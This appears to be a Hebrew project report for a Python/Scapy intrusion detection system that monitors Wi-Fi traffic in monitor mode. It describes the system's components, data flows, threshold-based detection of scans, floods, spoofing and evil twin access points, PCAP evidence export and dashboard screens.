מנהל המדיניות אחראי על הגדרת כללי הזיהוי והספים שעל פיהם פועל מנוע הזיהוי. לדוגמה, כמה בקשות בפרק זמן מסוים ייחשבו כהצפה, או כמה פורטים שונים צריכים להיסרק כדי שהמערכת תזהה Port Scan.
רכיב זה מאפשר להפריד בין הלוגיקה הכללית של מנוע הזיהוי לבין ערכי הסף וההגדרות. הפרדה זו מקלה על שינוי ההגדרות בעתיד בלי לשנות את כל מבנה המערכת.

מנהל התראות (Alert Manager)

מנהל ההתראות אחראי על טיפול באירועים חשודים לאחר שזוהו על ידי מנוע הזיהוי. כאשר מתקבלת התראה חדשה, הרכיב דואג לשמור אותה, להציג אותה למשתמש ולשייך אותה למידע הרלוונטי.
התראה כוללת בדרך כלל את סוג התקיפה, רמת החומרה, תיאור האירוע וזמן הזיהוי. חלק מההתראות נשמרות גם ב-Firebase לפי המשתמש המחובר, כדי לאפשר גישה לאירועים שנשמרו.

מסד נתונים מקומי (SQLite)

המערכת משתמשת במסד נתונים מקומי מסוג SQLite לצורך שמירת מידע שנאסף במהלך פעולת המערכת. במסד נשמרים נתונים כגון חבילות שנקלטו, זרמי תקשורת, התראות ונתוני עזר נוספים.
השימוש ב-SQLite מתאים לפרויקט משום שהוא מאפשר שמירת נתונים מקומית ללא צורך בהקמת שרת מסד נתונים חיצוני. בנוסף, הוא מאפשר לבצע שאילתות על הנתונים לצורך הצגה, תחקור ובדיקות.

Firebase

Firebase משמש בפרויקט לשני צרכים מרכזיים: אימות משתמשים ושמירת התראות לפי משתמש. מנגנון ההתחברות מתבצע באמצעות Firebase Authentication, שמאפשר רישום והתחברות באמצעות דוא"ל וסיסמה.
בנוסף, ההתראות שנוצרות במהלך פעולת המערכת יכולות להישמר ב-Firebase תחת מזהה המשתמש. כך ניתן לקשר אירועי אבטחה לחשבון משתמש מסוים ולשמור מידע שאינו תלוי רק בהרצה המקומית.

מנהל ראיות דיגיטליות (Evidence Manager / Forensics)

רכיב זה אחראי על יצירת ראיות דיגיטליות עבור אירועי אבטחה שזוהו על ידי המערכת. כאשר מתגלה תקיפה, ניתן ליצור קובץ PCAP המכיל את החבילות הרלוונטיות לאירוע.
בנוסף לקובץ ה-PCAP, המערכת יוצרת גם מידע נלווה כגון Metadata ו- Hash מסוג SHA256. מידע זה מאפשר לוודא את תקינות הקובץ ולבצע תחקור מסודר של האירוע באמצעות כלים כמו Wireshark.

תיאור החומרה


המערכת פועלת על מחשב אישי המריץ מערכת הפעלה Linux. מאחר שהמערכת עוסקת בניטור תעבורת רשת בזמן אמת, החומרה המרכזית הנדרשת להפעלתה היא כרטיס רשת אלחוטי התומך במצב Monitor Mode. מצב Monitor Mode מאפשר לכרטיס הרשת לקלוט חבילות מידע אלחוטיות שאינן מיועדות בהכרח למחשב המקומי. יכולת זו חשובה במיוחד בפרויקט ה-IDS משום שהיא מאפשרת למערכת לזהות פעילות חשודה המתרחשת בכל הרשת האלחוטית, גם כאשר החבילות אינן נשלחות ישירות אל המחשב שמריץ את המערכת.

רכיבי החומרה הנדרשים להפעלת המערכת הם:

- מחשב אישי המריץ Linux.
- כרטיס רשת אלחוטי התומך במצב Monitor Mode.
- חיבור לרשת WIFI אלחוטית.
- חיבור אינטרנט לצורך התחברות ושמירת התראות באמצעות Firebase.

קשרי הגומלין בין רכיבי החומרה פשוטים: כרטיס הרשת קולט את תעבורת הרשת, מערכת ההפעלה מאפשרת לתוכנה לגשת לחבילות שנקלטו, והמערכת מנתחת את המידע ומציגה למשתמש התראות ותוצאות דרך הממשק הגרפי.

שרטוט ארכיטקטורה



תיאור הטכנולוגיה הרלוונטית

המערכת מבוססת על מספר טכנולוגיות ותחומי ידע מרכזיים מעולם רשתות התקשורת, מערכות ההפעלה ואבטחת המידע.

Python

שפת Python נבחרה כשפת הפיתוח המרכזית של הפרויקט. היתרון המרכזי שלה הוא שהיא מאפשרת פיתוח מהיר, שימוש בספריות רבות לעבודה עם רשתות, וכתיבת קוד קריא ומודולרי. בפרויקט זה Python משמשת למימוש לוגיקת המערכת, לכידת התעבורה, ניתוח החבילות, שמירת המידע, יצירת ההתראות והפעלת ממשק המשתמש.

Scapy

ספריית Scapy משמשת ללכידה, ניתוח ויצירה של חבילות רשת. בפרויקט זה Scapy אחראית על קליטת חבילות מהרשת, פירוקן לשכבות תקשורת שונות וחילוץ שדות חשובים כמו כתובות IP, פורטים, פרוטוקול, דגלי TCP ונתוני ARP או DNS.
באמצעות Scapy ניתן לעבוד ברמת Packet בצורה ישירה, ולכן היא מתאימה מאוד לפרויקט IDS שבו יש צורך לנתח תעבורת רשת בזמן אמת.

Linux

המערכת פותחה ונבדקה בסביבת Linux בחירה זו נובעת מכך ש-Linux מספקת שליטה טובה יותר בממשקי רשת, הרשאות גישה נמוכות יותר לרכיבי מערכת, ותמיכה נוחה יותר בעבודה עם מצב Monitor Mode.
בנוסף, עבודה עם Sniffing דורשת לעיתים הרשאות מנהל, ולכן סביבת Linux מתאימה יותר להרצת מערכת מסוג זה.

Monitor Mode

מצב Monitor Mode מאפשר לכרטיס הרשת האלחוטי לקלוט תעבורה מכל רשת ה-WIFI הנקלטת בסביבה, ולא רק חבילות שמיועדות למחשב המקומי. זהו חלק מרכזי בפרויקט, משום שהמערכת נועדה לנטר את כלל הרשת האלחוטית ולא רק את המחשב שעליו היא רצה.
באמצעות מצב זה ניתן לזהות תקיפות שמתרחשות בין התקנים אחרים ברשת כגון DHCP Spoofing, ARP spoofing ו-EVIL TWIN.

SQLite

המערכת משתמשת במסד נתונים מקומי מסוג SQLite. מסד זה משמש לשמירת חבילות שנקלטו, זרמי תקשורת, התראות ונתונים נוספים הדרושים לתחקור אירועים. היתרון של SQLite הוא שאין צורך בהקמת שרת מסד נתונים נפרד. כל המידע נשמר בקובץ מקומי, דבר שמתאים למערכת שפועלת כיישום מקומי על מחשב המשתמש.

Firebase

Firebase משמש בפרויקט לצורך התחברות משתמשים ושמירת התראות בענן. מנגנון Firebase Authentication מאפשר למשתמש להירשם ולהתחבר באמצעות דוא״ל וסיסמה.
בנוסף, התראות שנוצרות במערכת יכולות להישמר ב- Firebase תחת המשתמש המחובר, כך שניתן לשייך אירועי אבטחה לחשבון משתמש מסוים.

Tkinter

ספריית Tkinter משמשת לבניית ממשק המשתמש הגרפי של המערכת. באמצעותה נבנה Dashboard המאפשר למשתמש להפעיל את הסריקה, לעצור אותה, לצפות בהתראות ולבצע פעולות נוספות במערכת.
היתרון של Tkinter הוא שהיא ספרייה בסיסית המגיעה עם Python ומאפשרת בניית ממשק גרפי פשוט ונוח ללא צורך בתשתית חיצונית מורכבת. נבחרה בין היתר בגלל בדיחה פנימית בין חברים.

PCAP

פורמט PCAP משמש לשמירת חבילות רשת לצורך ניתוח עתידי. בפרויקט זה, כאשר מזוהה אירוע אבטחה, ניתן ליצור קובץ PCAP המכיל את החבילות הקשורות לאירוע.
קובץ זה מאפשר לבצע חקירה לאחר הזיהוי ולפתוח את המידע בכלים ייעודיים לניתוח תעבורת רשת.

Wireshark

Wireshark הוא כלי לניתוח תעבורת רשת. בפרויקט נעשה בו שימוש לצורך בדיקה, Debugging, ואימות של המידע שנקלט במערכת.
באמצעות Wireshark ניתן לפתוח קבצי PCAP שנוצרו על ידי המערכת ולבדוק האם החבילות שנשמרו תואמות לאירוע שזוהה.

תיאור זרימת המידע במערכת

זרימת מידע כללית

1. כרטיס הרשת במצב Monitor Mode קולט את תעבורת רשת ה-Wifi.
2. ספריית Scapy לוכדת את החבילות שנקלטו.
3. כל חבילה עוברת נרמול והמרה לאובייקט Packet אחיד.
4. ה- Orchestrator מקבל את החבילה ומנהל את המשך הטיפול בה.
5. החבילה נשמרת במסד הנתונים המקומי.
6. החבילה מועברת ל- Flow Manager לצורך קיבוץ לזרמי תקשורת.
7. מנוע הזיהוי בודק האם קיימת פעילות חשודה.
8. אם זוהתה תקיפה, נוצר Alert.
9. ההתראה מוצגת למשתמש ונשמרת במערכת.
10. במקרה הצורך נוצר קובץ Evidence בפורמט PCAP.

זרימת מידע בתהליך התחברות

1. המשתמש מזין דוא״ל וסיסמה במסך ההתחברות .
2. הממשק שולח את הפרטים למנגנון ההזדהות .
3. המערכת שולחת בקשת אימות ל-Firebase Authentication.
4. Firebase מחזיר תשובה האם ההתחברות הצליחה או נכשלה .
5. אם ההתחברות הצליחה, המשתמש מועבר למסך הראשי של המערכת .
6. אם ההתחברות נכשלה, מוצגת הודעת שגיאה מתאימה .

זרימת מידע בתהליך זיהוי תקיפה

1. המערכת קולטת חבילות מהרשת בזמן אמת .
2. החבילות עוברות נרמול ונשמרות כאובייקטים אחידים .
3. החבילות מקובצות ל-Flows לפי מקור, יעד, פורטים ופרוטוקול .
4. מנוע הזיהוי בודק את ה-Flows ואת החבילות מול כללי הזיהוי.
5. כאשר מתקיים תנאי המעיד על תקיפה, נוצר Alert.
6. ה-Alert כולל את סוג התקיפה, רמת החומרה, תיאור האירוע וזמן הזיהוי.
7. ההתראה נשמרת ומוצגת למשתמש בממשק .

זרימת מידע בתהליך יצירת ראיות

1. המשתמש בוחר אירוע אבטחה או שהמערכת מזהה אירוע משמעותי .
2. המערכת מאתרת את החבילות הקשורות לאירוע .
3. החבילות נשמרות לקובץ PCAP.
4. נוצר קובץ Metadata המכיל מידע על האירוע .
5. המערכת מחשבת Hash מסוג SHA256 לצורך אימות תקינות הראיה .
6. קובץ הראיות נשמר בתיקייה המקומית וניתן לפתוח אותו באמצעות Wireshark.

תיאור האלגוריתמים המרכזיים בפרויקט

אלגוריתם נרמול חבילות

הבעיה האלגוריתמית הראשונה במערכת היא כיצד להפוך חבילת רשת גולמית, המגיעה מספריית Scapy, למבנה אחיד שניתן לעבד בצורה פשוטה.
חבילות רשת יכולות להיות מסוגים שונים, לדוגמה DHCP, TCP, UDP, ICMP, ARP, DNS . לכל סוג חבילה יש שדות שונים, ולכן מנוע הזיהוי לא יכול לעבוד ישירות מול החבילה הגולמית.
הפתרון שנבחר הוא יצירת אובייקט Packet אחיד. בתהליך הנרמול המערכת מחלצת מהחבילה את השדות החשובים, כגון כתובת מקור, כתובת יעד, פורטים, פרוטוקול, דגלי TCP, זמן קליטה, גודל החבילה ונתוני metadata נוספים. לאחר מכן כל רכיבי המערכת עובדים מול אותו מבנה אחיד.
היתרון בגישה זו הוא הפרדה בין שלב קליטת החבילות לבין שלב הזיהוי. אם בעתיד יהיה צורך להוסיף תמיכה בפרוטוקולים נוספים, ניתן להרחיב את שלב הנרמול בלי לשנות את כל מנוע הזיהוי.

אלגוריתם בניית זרמי תקשורת

לא כל תקיפה ניתנת לזיהוי מתוך חבילה בודדת. חלק מהתקיפות מתגלות רק כאשר מנתחים רצף של חבילות לאורך זמן. לכן המערכת משתמשת במנגנון Flow Manager.
האלגוריתם יוצר מפתח זרם לפי כתובת מקור, כתובת יעד, פורט מקור, פורט יעד וסוג פרוטוקול. עבור כל זרם נשמרים נתונים כגון זמן התחלה, זמן עדכון אחרון, מספר חבילות, מספר בתים, דגליTCP ומספר פורטים שנצפו.
במערכת נעשה שימוש בזרם דו כיווני, כלומר תעבורה בין שני צדדים נשמרת תחת אותו מפתח גם אם כיוון התקשורת משתנה. פתרון זה מאפשר לנתח שיחה שלמה בין שני צדדים ולא רק חבילות בכיוון אחד. גישה זו משמשת בסיס לזיהוי תקיפות כמו Port Scan ו-SYN Flood שבהן נדרש להבין דפוס פעילות לאורך זמן.

אלגוריתם זיהוי Port Scan

תקיפת Port Scan מתרחשת כאשר גורם מסוים מנסה לבדוק מספר רב של פורטים ביעד מסוים, במטרה לגלות אילו שירותים פתוחים ברשת.
במערכת, האלגוריתם עוקב עבור כל כתובת מקור אחרי מספר הפורטים הייחודיים שאליהם היא פונה בפרק זמן קצר. אם מספר הפורטים הייחודיים עובר את ערך הסף שהוגדר, המערכת מסיקה כי ייתכן שמתבצעת סריקת פורטים.
במימוש הנוכחי נשמר חלון זמן של 30 שניות, ובתוכו נספרים הפורטים השונים שאליהם פונה אותו מקור. כאשר מספר הפורטים מגיע לסף של 50 פורטים שונים, נוצרת התראת PORT_SCAN.
היתרון בשיטה זו הוא שהיא פשוטה, יעילה ומתאימה לזיהוי התנהגות אופיינית של סורק פורטים. החיסרון הוא שבמקרים מסוימים תעבורה לגיטימית מרובה עלולה להיראות דומה לסריקה, ולכן נדרש כיוונון של ערכי הסף.

אלגוריתם זיהוי SYN Flood

תקיפת SYN Flood היא תקיפה שבה נשלחות כמות גדולה של בקשות SYN ליעד מסוים, ללא השלמת תהליך יצירת החיבור התקין. מטרת התקיפה היא להעמיס על היעד ולפגוע בזמינות שלו.
האלגוריתם במערכת עוקב אחרי כמות חבילות SYN לעומת כמות חבילות ACK עבור יעד מסוים. אם מתקבל מספר גבוה של חבילות SYN בפרק זמן קצר, ובמקביל היחס בין SYN לבין ACK גבוה מדי, המערכת מסיקה כי ייתכן שמדובר בתקיפת SYN Flood.
במימוש הנוכחי נבדק חלון זמן של 10 שניות. אם מתקבלות לפחות 200 חבילות SYN והיחס בין SYN לבין ACK גדול מ-5, נוצרת התראת SYN_FLOOD.
היתרון בשיטה זו הוא שהיא מבוססת על ההתנהגות הבסיסית של פרוטוקול TCP. בתקשורת תקינה צפויה להיות התאמה מסוימת בין SYN לבין ACK, ולכן חריגה משמעותית יכולה להעיד על תקיפה.

אלגוריתם זיהוי UDP Flood ו-ICMP Flood

תקיפות Flood מבוססות על שליחת כמות גדולה של חבילות בפרק זמן קצר, במטרה להעמיס על יעד מסוים.
במערכת קיים מנגנון כללי לזיהוי הצפות עבור UDP ו-ICMP. האלגוריתם שומר עבור כל יעד ופרוטוקול רשימת זמנים של חבילות שהתקבלו לאחרונה. בכל פעם שמגיעה חבילה חדשה, המערכת מסירה מהרשימה חבילות ישנות שמחוץ לחלון הזמן, וסופרת כמה חבילות נשארו.
אם מספר החבילות בחלון הזמן עובר את ערך הסף, נוצרת התראה מתאימה. במימוש הנוכחי נבדק חלון זמן של 5 שניות, ואם נספרות לפחות 99 חבילות, נוצרת התראת UDP_FLOOD או ICMP_FLOOD בהתאם לסוג הפרוטוקול.
כדי למנוע כמות גדולה מדי של התראות חוזרות על אותו אירוע, קיימת השהיה בין התראות מאותו סוג ולאותו יעד.

אלגוריתם זיהוי ARP Spoofing

תקיפת ARP Spoofing מתרחשת כאשר גורם זדוני מנסה לשנות את המיפוי בין כתובת IP לבין כתובת MAC ברשת המקומית. מצב כזה עלול לאפשר לתוקף לבצע התחזות או התקפת Man In The Middle.
האלגוריתם במערכת שומר עבור כל כתובת IP את כתובת ה-MAC האחרונה שנצפתה עבורה. כאשר מתקבלת חבילת ARP חדשה, המערכת בודקת האם לאותה כתובת IP הופיעה כתובת MAC שונה. אם שינוי כזה מתרחש מספר פעמים בתוך חלון זמן קצר, המערכת מסיקה כי ייתכן שמדובר בתקיפת ARP Spoofing. במימוש הנוכחי נבדק חלון זמן של 60 שניות, ואם מזוהים לפחות 3 שינויים, נוצרת התראת ARP_SPOOF.

אלגוריתם זיהוי DNS Poisoning

תקיפת DNS Poisoning מתרחשת כאשר מתקבלות תשובות DNS חשודות עבור אותו שם דומיין, במטרה להפנות משתמשים לכתובת IP שגויה או זדונית.

האלגוריתם עוקב אחרי תשובות DNS עבור כל שם דומיין. עבור כל דומיין נשמרת קבוצת תשובות שונות שהתקבלו בפרק זמן מסוים. אם מתקבלות תשובות רבות ושונות לאותו דומיין בתוך חלון זמן קצר, המערכת מסיקה כי ייתכן שמתרחש ניסיון לזיוף DNS.

במימוש הנוכחי נבדק חלון זמן של 60 שניות. אם מתקבלות לפחות 4 תשובות שונות לאותו שם דומיין, נוצרת התראת DNS_POISON.

בנוסף, המערכת מתעלמת מחלק מדומיינים ידועים של מערכות הפעלה ושירותים נפוצים, כדי לצמצם התראות שווא.

אלגוריתם זיהוי DHCP Spoofing

תקיפת DHCP Spoofing מתרחשת כאשר מופיע ברשת שרת DHCP לא מורשה, המנסה לחלק כתובות IP או להגדיר שער ברירת מחדל ושרת DNS זדוניים.

האלגוריתם עוקב אחרי הודעות DHCP מסוג Offer ו-Ack. כאשר מתקבלות הודעות כאלה, המערכת בודקת מהו מזהה שרת ה-DHCP ששלח אותן.

אם בתוך חלון זמן קצר מופיעים מספר שרתי DHCP שונים, המערכת מסיקה כי ייתכן שקיים שרת DHCP חשוד ברשת. במימוש הנוכחי, אם מזוהים לפחות 2 שרתי DHCP בתוך 60 שניות, נוצרת התראת DHCP_SPOOF.

אלגוריתם זיהוי Evil Twin

תקיפת Evil Twin מתרחשת כאשר תוקף יוצר נקודת גישה אלחוטית מזויפת עם שם רשת זהה לרשת אמיתית, במטרה לגרום למשתמשים להתחבר אליה.

האלגוריתם במערכת עוקב אחרי Beacon Frames של רשתות WiFi. עבור כל SSID נשמרים נתונים על נקודות הגישה שנצפו, כגוןBSSID, ערוץ ועוצמת קליטה.

כאשר מופיעה נקודת גישה חדשה עם אותו SSID אך עם מאפיינים חריגים, לדוגמה ערוץ שונה או קפיצה משמעותית בעוצמת הקליטה, המערכת מסמנת זאת כחשוד. במימוש הנוכחי, אם מזוהים לפחות שני Access Points עבור אותו SSID ונמצאת חריגה משמעותית, נוצרת התראת EVIL_TWIN.

אלגוריתם זיהוי אנומליה בתעבורה

בנוסף לזיהוי תקיפות לפי חוקים וספים קבועים, המערכת כוללת מנגנון לזיהוי אנומליות בתעבורת הרשת.
מטרת מנגנון זה היא לזהות מצב שבו קצב התעבורה הנוכחי חריג ביחס להתנהגות הרגילה שנמדדה ברשת.
האלגוריתם מבוסס על ספירת כמות החבילות לשנייה. המערכת שומרת חלון בסיס של 60 שניות, שבו נמדדת כמות החבילות בכל שנייה. מתוך נתונים אלה מחושבים הממוצע וסטיית התקן של קצב התעבורה.
במקביל, המערכת מחשבת את קצב התעבורה הנוכחי לפי חלון קצר יותר של 5 שניות. לאחר מכן מחושב ערך Z Score, שמבטא עד כמה קצב התעבורה הנוכחי חריג ביחס לממוצע שנמדד בחלון הבסיס.
במימוש הנוכחי, כדי למנוע התראות שווא, המערכת לא מסתפקת בחריגה סטטיסטית בלבד. ההתראה נוצרת רק אם קצב התעבורה הנוכחי הוא לפחות 300 חבילות לשנייה וגם ערך ה-Z Score גדול או שווה ל-3.
במקרה שבו סטיית התקן כמעט אפסית, כלומר התעבורה הייתה כמעט קבועה, המערכת בודקת האם הקצב הנוכחי גדול משמעותית מהממוצע. אם הקצב הנוכחי גדול לפחות פי 4 מהממוצע, או גבוה מהממוצע ביותר מ-500 חבילות לשנייה, נוצרת התראת ANOMALY_TRAFFIC.
גישה זו מאפשרת לזהות עלייה חריגה בתעבורה גם כאשר היא אינה מתאימה בדיוק לחתימה של תקיפה מסוימת, ולכן היא משמשת שכבת זיהוי נוספת לצד מנגנוני הזיהוי הספציפיים.

תיאור סביבת הפיתוח

הפרויקט פותח בשפת Python בסביבת עבודה מקומית. סביבת הפיתוח נבחרה כך שתאפשר עבודה נוחה עם רשתות תקשורת, לכידת חבילות, שמירת נתונים ובניית ממשק משתמש.

מערכת הפעלה

המערכת פותחה ונבדקה בסביבת Linux. מערכת הפעלה זו נבחרה משום שהיא מאפשרת שליטה טובה יותר בממשקי רשת, עבודה נוחה יותר עם הרשאות מערכת ותמיכה טובה יותר בהפעלת כרטיסי רשת במצב Monitor Mode.

שפת פיתוח

שפת הפיתוח המרכזית בפרויקט היא Python. השפה נבחרה משום שהיא מתאימה לפיתוח מהיר, כוללת ספריות רבות לעבודה עם רשתות, ומאפשרת כתיבת קוד קריא ומודולרי.

סביבת כתיבת קוד

פיתוח הפרויקט בוצע בשתי סביבות פיתוח שונות במהלך שלבי העבודה.
בשלבים הראשונים של הפרויקט נעשה שימוש בסביבת הפיתוח IDLE, אשר מגיעה כחלק מהתקנת Python. בשלב זה הפרויקט היה קטן יחסית וכלל מספר מצומצם של קבצים, ולכן סביבת עבודה פשוטה זו הייתה מספקת לצורכי הפיתוח. עם התקדמות הפרויקט והרחבתו, נוספו מודולים רבים, מחלקות, מסדי נתונים, רכיבי זיהוי תקיפות, מנגנוני התחברות וממשק משתמש גרפי. כתוצאה מכך, ניהול הפרויקט באמצעות IDLE הפך לפחות נוח. לכן הוחלט לעבור לסביבת הפיתוח PyCharm. סביבת פיתוח זו מספקת כלים מתקדמים לניהול פרויקטים גדולים, ניווט בין קבצים, ביצוע Debugging, השלמת קוד אוטומטית, איתור שגיאות וניהול ספריות חיצוניות. המעבר ל-PyCharm שיפר משמעותית את תהליך הפיתוח והתחזוקה של המערכת, במיוחד לאור העובדה שהפרויקט כולל עשרות קבצים ומודולים הפועלים יחד.

כלים וספריות מרכזיות

במהלך הפיתוח נעשה שימוש בכלים ובספריות הבאות:

- Python
- Scapy
- SQLite
- Tkinter
- Firebase
- Wireshark
- Matplotlib
- Pandas
- מערכת Linux
- כרטיס רשת התומך במצב Monitor Mode

סביבת בדיקות

בדיקות המערכת בוצעו בסביבה מקומית המדמה תרחישי רשת שונים. לצורך בדיקת מנגנוני הזיהוי נעשה שימוש בקובץ attacks.py שמדמה סוגי תקיפות שונים, ובכלים חיצוניים כגון Wireshark לצורך אימות תעבורת הרשת וקבצי PCAP.

בנוסף, נבדקו תרחישים של התחברות משתמש, שמירת התראות, זיהוי תקיפות, יצירת קבצי ראיות ועמידות בסיסית של המערכת בזמן קליטת תעבורה.

פרוטוקול תקשורת


בפרויקט זה לא פותח פרוטוקול תקשורת ייעודי, משום שהמערכת פועלת כיישום מקומי ואינה מבוססת על ארכיטקטורת לקוח-שרת. המערכת עושה שימוש בפרוטוקולי התקשורת הקיימים ברשת לצורך ניטור וניתוח תעבורה, כגון:

- TCP
- UDP
- ICMP
- ARP
- DHCP
- DNS
- WiFi Frames 802.11

פרוטוקולים אלה אינם ממומשים על ידי המערכת עצמה, אלא מנותחים לצורך זיהוי פעילות חריגה ותקיפות רשת.

תיאור מסכי המערכת

מסך התחברות



מטרת המסך:

מסך זה מהווה את נקודת הכניסה למערכת. באמצעותו המשתמש מזדהה מול שירות Firebase Authentication לפני קבלת גישה למערכת.

רכיבי המסך:

- שדה Email להזנת כתובת דואר אלקטרוני.
- שדה Password להזנת סיסמת המשתמש.
- כפתור Login לביצוע התחברות.
- כפתור Sign Up ליצירת משתמש חדש.

אופן השימוש:


- המשתמש מזין כתובת דואר אלקטרוני.
- המשתמש מזין סיסמה.
- לחיצה על Login שולחת בקשת אימות ל־Firebase.
- במקרה של התחברות מוצלחת, המערכת פותחת את מסך הבקרה הראשי.
- במקרה של כשל בהתחברות, מוצגת הודעת שגיאה מתאימה.

פלט המסך:

מעבר למסך הראשי לאחר הזדהות מוצלחת.

הודעת שגיאה במקרה של פרטי התחברות שגויים.

מסך ראשי (Dashboard)



מטרת המסך:

מסך זה מהווה את מרכז הבקרה של המערכת. ממנו ניתן להפעיל ולנהל את תהליך ניטור הרשת, לצפות בהתראות, לעקוב אחר סטטיסטיקות בזמן אמת ולייצא ראיות דיגיטליות.

אזורי המסך:

סרגל הפעלה

בחלקו העליון של המסך נמצאים כפתורי השליטה:

Start - התחלת סריקת הרשת.

Stop - עצירת הסריקה.

Export Evidence (Latest Alert) - ייצוא ראיה עבור ההתראה האחרונה.

Export Evidence (Selected Alert) - ייצוא ראיה עבור ההתראה שנבחרה.

Open Evidence Folder - פתיחת תיקיית הראיות.

Refresh -רענון נתוני המסך.

מדדי מערכת

בחלק העליון מוצגים מדדי זמן אמת:

Total Packets - מספר החבילות שנקלטו.

Total Alerts - מספר ההתראות שנוצרו.

Packets / 60s -מספר החבילות בדקה האחרונה.

Alerts / 5m -מספר ההתראות בחמש הדקות האחרונות.

Active Flows - מספר זרמי התקשורת הפעילים.

Avg PPS / 60s - ממוצע חבילות לשנייה.

Avg Bps / 60s - ממוצע קצב התעבורה.

Unique Sources - מספר מקורות תקשורת ייחודיים.

Top Talkers

רשימת כתובות ה-IP הפעילות ביותר ברשת במהלך חמש הדקות האחרונות, כולל מספר החבילות ונפח התעבורה.

Recent Alerts

רשימת ההתראות האחרונות שנוצרו על ידי מנוע הזיהוי.

עבור כל התראה מוצגים:

- מזהה התראה.
- זמן הזיהוי.
- סוג התקיפה.

דוגמאות:

DNS_POISON

ARP_SPOOF

DHCP_SPOOF

PORT_SCAN

SYN_FLOOD

UDP_FLOOD

Packets Per Second

גרף המציג את קצב החבילות שנקלטו במהלך 60 השניות האחרונות.

מטרת הגרף היא לסייע בזיהוי חריגות ועומסים בתעבורת הרשת.

Alert Types

טבלת סיכום המציגה את מספר ההתראות מכל סוג במהלך 30 הדקות האחרונות.

Recent Packets

רשימת החבילות האחרונות שנקלטו במערכת.

עבור כל חבילה מוצגים נתונים כגון:

- מזהה חבילה.
- זמן קליטה.
- פרוטוקול.
- כתובות מקור ויעד.

Protocols

